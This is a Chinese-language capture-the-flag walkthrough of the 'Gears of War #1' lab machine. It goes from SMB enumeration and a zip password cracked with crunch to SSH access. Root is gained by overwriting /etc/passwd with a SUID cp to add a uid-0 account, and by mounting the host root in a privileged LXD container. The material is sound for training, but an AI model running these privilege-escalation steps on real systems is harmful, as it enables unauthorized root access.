
Gear_Of_War#1
Gear_Of_War#1
1 信息收集

1.1 端口扫描
┌──(kali㉿kali)-[~]

└─$ nmap -sV -T4 -p - 192.168.0.3

PORT    STATE SERVICE     VERSION

22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))

139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: LOCUST)

445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: LOCUST)

Service Info: Host: GEARS_OF_WAR; OS: Linux; CPE: cpe:/o:linux:linux_kernel
1.2 后台目录扫描
Target: http://192.168.0.3/

[19:28:20] Starting:

[19:32:02] 403 -  276B  - /server-status

Task Completed

# 没东东
1.3 SMB服务安全分析
nmap扫描smb漏洞
┌──(kali㉿kali)-[~]

└─$ nmap -p139,445 --script smb-vuln-* 192.168.0.3

PORT    STATE SERVICE

139/tcp open  netbios-ssn

445/tcp open  microsoft-ds

Host script results:

|_smb-vuln-ms10-054: false

| smb-vuln-regsvc-dos:

|   VULNERABLE:

|   Service regsvc in Microsoft Windows systems vulnerable to denial of service

|     State: VULNERABLE

|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference

|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes

|       while working on smb-enum-sessions.

|_

|_smb-vuln-ms10-061: false
使用
enum4linux检测目标系统上的smb服务:得到marcus用户名enum4linux 192.168.0.3 S-1-22-1-1000 Unix User\marcus (Local User)
使用

smbmap枚举smb用户信息:可以无密码列出LOCUS_LAN$共享目录┌──(kali㉿kali)-[~]
└─$ smbmap -H 192.168.0.3
[+] Guest session IP: 192.168.0.3:445 Name: unknown
Disk Permissions Comment
---- ----------- -------
LOCUS_LAN$ READ ONLY LOCUST FATHER
IPC$ NO ACCESS IPC Service (gears_of_war server (Samba, Ubuntu))
┌──(kali㉿kali)-[~]
└─$ smbmap -H 192.168.0.3 -R LOCUS_LAN$
[+] Guest session IP: 192.168.0.3:445 Name: unknown
Disk Permissions Comment
---- ----------- -------
LOCUS_LAN$ READ ONLY
.\LOCUS_LAN$\*
dr--r--r-- 0 Fri Oct 18 02:06:58 2019 .
dr--r--r-- 0 Thu Oct 17 21:51:38 2019 ..
fr--r--r-- 332 Thu Oct 17 22:53:33 2019 msg_horda.zip
fr--r--r-- 198 Fri Oct 18 02:06:58 2019 SOS.txt

使用smbclient命令列出smb目录并下载文件
┌──(kali㉿kali)-[~]

└─$ smbclient //192.168.0.3/LOCUS_LAN$

Enter WORKGROUP\kali's password:

Try "help" to get a list of possible commands.

smb: \> ls

  .                                   D        0  Fri Oct 18 02:06:58 2019

  ..                                  D        0  Thu Oct 17 21:51:38 2019

  msg_horda.zip                       N      332  Thu Oct 17 22:53:33 2019

  SOS.txt                             N      198  Fri Oct 18 02:06:58 2019

                5190756 blocks of size 1024. 1071568 blocks available

smb: \> get SOS.txt

getting file \SOS.txt of size 198 as SOS.txt (16.1 KiloBytes/sec) (average 16.1 KiloBytes/sec)

smb: \> get msg_horda.zip

getting file \msg_horda.zip of size 332 as msg_horda.zip (81.1 KiloBytes/sec) (average 32.3 KiloBytes/sec)

smb: \>
查看下载的文件
┌──(kali㉿kali)-[~]

└─$ cat SOS.txt

This is a message for the Delta Team.

I found a file that contains a password to free ........ oh no they here!!!!!!!!!!,

i must protect myself, please try to get the password!!

[@%%,]

-Hoffman.

# msg_horda.zip解压需要密码
暴破msg_horda.zip文件密码:失败
fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u msg_horda.zip
使用cewl收集网站信息生成目标网站字典:没东东
┌──(kali㉿kali)-[~]

└─$ cewl http://192.168.0.3/ > cewl.txt
尝试组合
SOS.txt文件中的[@%%,]密码,解密msg_horda.zip文件:#没有猜解出来
crunch 1 6 -p [@%%,] > pass.txt # 尝试字典组合规则:成功猜解
# -t字典组成规则
# @:小写字母 lalpha
# ,:大写字母 ualpha
# %:数字 numeric
# ^:符号 symbols
crunch 4 4 -t @%%, > pass.txt # r44M

解压后得到
key.txt文件内容:┌──(kali㉿kali)-[~]
└─$ cat key.txt
"Vamos a atacar a los humanos con toda nuestras hordas,
por eso puse en prision a el hombre mas peligroso que tenian,
por lo que sin el son debiles." [[[[[[[[[[[[[[[[[[[[["3_d4y"]]]]]]]]]]]]]]]]]]]] -General RAAM.
2 GetShell

2.1 ssh登录marcus用户
# 利用`key.txt`内容中的密码:3_d4y

┌──(kali㉿kali)-[~]

└─$ ssh marcus@192.168.0.3
3 提权
3.1 尝试提权
marcus@gears_of_war:~$ sudo -l

[sudo] password for marcus:

Sorry, user marcus may not run sudo on gears_of_war.
3.2 收集当前系统信息
查看目标系统中存在哪些用户:marcus,属于sudo,lxd组
marcus@gears_of_war:~$ id


uid=1000(marcus) gid=1000(marcus) groups=1000(marcus),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
查找目标系统中拥有SID权限的命令:cp
marcus@gears_of_war:~$ find / -perm -u=s -type f 2>/dev/null

/bin/cp

/bin/mount

/bin/ping

/bin/fusermount

/bin/su

/bin/umount

/usr/bin/pkexec

/usr/bin/newuidmap

/usr/bin/gawk

/usr/bin/chsh

/usr/bin/passwd

/usr/bin/newgrp

/usr/bin/traceroute6.iputils

/usr/bin/gpasswd

/usr/bin/newgidmap

/usr/bin/chfn

/usr/bin/at

/usr/bin/sudo

/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic

/usr/lib/policykit-1/polkit-agent-helper-1

/usr/lib/eject/dmcrypt-get-device

/usr/lib/snapd/snap-confine

/usr/lib/openssh/ssh-keysign

/usr/lib/dbus-1.0/dbus-daemon-launch-helper
查看当前用户所创建的文件
marcus@gears_of_war:~$ find / -user marcus 2>/dev/null

-rbash: /dev/null: restricted: cannot redirect output

marcus@gears_of_war:~$ which python

/usr/bin/python

marcus@gears_of_war:~$ python -c "import pty;pty.spawn('/bin/bash')"

To run a command as administrator (user "root"), use "sudo <command>".

See "man sudo_root" for details.

marcus@gears_of_war:~$  find / -user marcus 2>/dev/null
3.3 提权
3.3.1 cp利用SID提权

cp 是拥有root权限,利用思路,利用cp替换/etc/passwd使创建的用户具有root权限
生成账号密码
openssl passwd -1 -salt fcarey Admin123

$1$fcarey$Gwvaa.SgKoSQHuo5m5g2k.
复制
/etc/passwd内容到新建passwd中,在最后一行添加如下内容:fcarey:$1$fcarey$Gwvaa.SgKoSQHuo5m5g2k.:0:0:root:/root:/bin/bash
用编辑好的passwd文件替换
/etc/passwdcp passwd /etc/passwd尝试登录自建的管理员用户
su - fcarey
3.3.2 LXD GROUP提权
当用户具有lxd权限时,可以通过创建任意镜像,并将当前系统根目录挂载到镜像mnt目录下,然后通过chroot命令即可获取当前系统的root权限
查看当前用户权限
下载镜像并导入到lxd中:
# 使用lxc下载镜像,自动创建一个ubuntu容器并导入到lxd中

# 如果本地没有初始化过lxd,那么需要先执行lxd init进行初始化

lxc init ubuntu: fcarey -c security.privileged=true

# 自动下载ubuntu镜像比较慢,可以使用Github上构建好的镜像

# 下载地址:https://github.com/saghul/lxd-alpine-builder

marcus@gears_of_war:~$ git clone https://github.com/saghul/lxd-alpine-builder.git

marcus@gears_of_war:~$ cd lxd-alpine-builder/

marcus@gears_of_war:~/lxd-alpine-builder$ lxc image import alpine-v3.13-x86_64-20210218_0139.tar.gz --alias fcarey

marcus@gears_of_war:~/lxd-alpine-builder$ lxc init fcarey fcarey -c security.privileged=true

Creating fcarey
配置容器,将宿主机根目录挂载到容器/mnt目录下。
marcus@gears_of_war:~/lxd-alpine-builder$ lxc config device add fcarey fdevice disk source=/ path=/mnt recursive=true
启动并进入容器中,此时获取到的是容器的shell
marcus@gears_of_war:~/lxd-alpine-builder$ lxc start fcarey

marcus@gears_of_war:~/lxd-alpine-builder$ lxc exec fcarey /bin/sh
由于已经将宿主机根目录挂载到了容器的/mnt/root目录下,因此在容器内,/mnt/root/目录是一个完整的根目录,可以使用chroot获取到这个根目录的完整root权限
chroot /mnt

获取权限后可以对这个被挂载的根目录系统进行密码重置,创建特权账号等一起写高权限操作。等同于获取宿主机root权限
Gear_Of_War#1的更多相关文章
随机推荐
- HashMap为何线程不安全?HashMap,HashTable,ConcurrentHashMap对比
这两天写爬虫帮组里收集网上数据做训练,需要进一步对收集到的json数据做数据清洗,结果就用到了多线程下的哈希表数据结构,猛地回想起自己看<Java并发编程的艺术>框架篇的时候,在Concu ...
- 【Shell案例】【wc记录单词长度、for循环和if、awk文本分析工具】7、打印字母数小于8的单词
描述写一个 bash脚本以统计一个文本文件 nowcoder.txt中字母数小于8的单词. 示例:假设 nowcoder.txt 内容如下:how they are implemented and a ...
- 【Shell案例】【while循环、正则表达式、sed、awk、grep】5、打印空行的行号
描述写一个 bash脚本以输出一个文本文件 nowcoder.txt中空行的行号,可能连续,从1开始 示例:假设 nowcoder.txt 内容如下:ab c d e f 你的脚本应当输出:35791 ...
- 进击的K8S:Kubernetes基础概念
Kubernetes简介 Kubernetes简称K8S(因为k和s中间有8个字母),是一个开源的容器集群管理平台,基于Go语言编写. 使用K8S,将简化分布式系统上的容器应用部署,使得开发人员可以专 ...
- Vuex极速入门
01.什么是Vuex? 1.1.为什么需要状态管理? 在复杂的系统中,我们会把系统按照业务逻辑拆分为多个层次.多个模块,采用组件式的开发方式.而此时不同模块.父子模块之间的通信就成了一个问题. 为了解 ...
- IE浏览器卸载
1.打开此电脑,点击上箭头,打开控制面板: 2.选择卸载程序: 3.点击启用或关闭Windows功能: 4.弹出Windows功能对话框,找到Inetrnet Explorer 11,取消勾选: 5. ...
- md5-有道翻译
网站 aHR0cHMlM0EvL2ZhbnlpLnlvdWRhby5jb20v 测试发现三个值是变化的 一.第一种方法 initiator一步一步找,在t.translate中找到以下内容 这里可以看 ...
- Ajax---EventLoop事件循环
前言 JavaScript 是一门单线程执行的脚本语言.也就是说,同一时间只能做一件事情. JavaScript要运行在宿主环境中(浏览器,nodejs)下.浏览器内部有执行js代码的引擎 ...
- 一、对称加密(DES加密)
一.DES简介DES是一种对称加密(Data Encryption Standard)算法.于1977年得到美国政府的正式许可,是一种用56位密钥来加密64位数据的方法.一般密码长度为8个字节,其中5 ...
- 《Kubernetes Operator 开发进阶》- 作者絮絮叨
目录 今天聊啥 本书读者 推荐序 推荐序1 - 邓洪超 推荐序2 - 任晶磊 推荐语 推荐语1 - 张磊 推荐语2 - 宋净超 推荐语3 - 王泽锋 推荐语4 - 周鹏飞 推荐语5 - 郑东旭 本书简 ...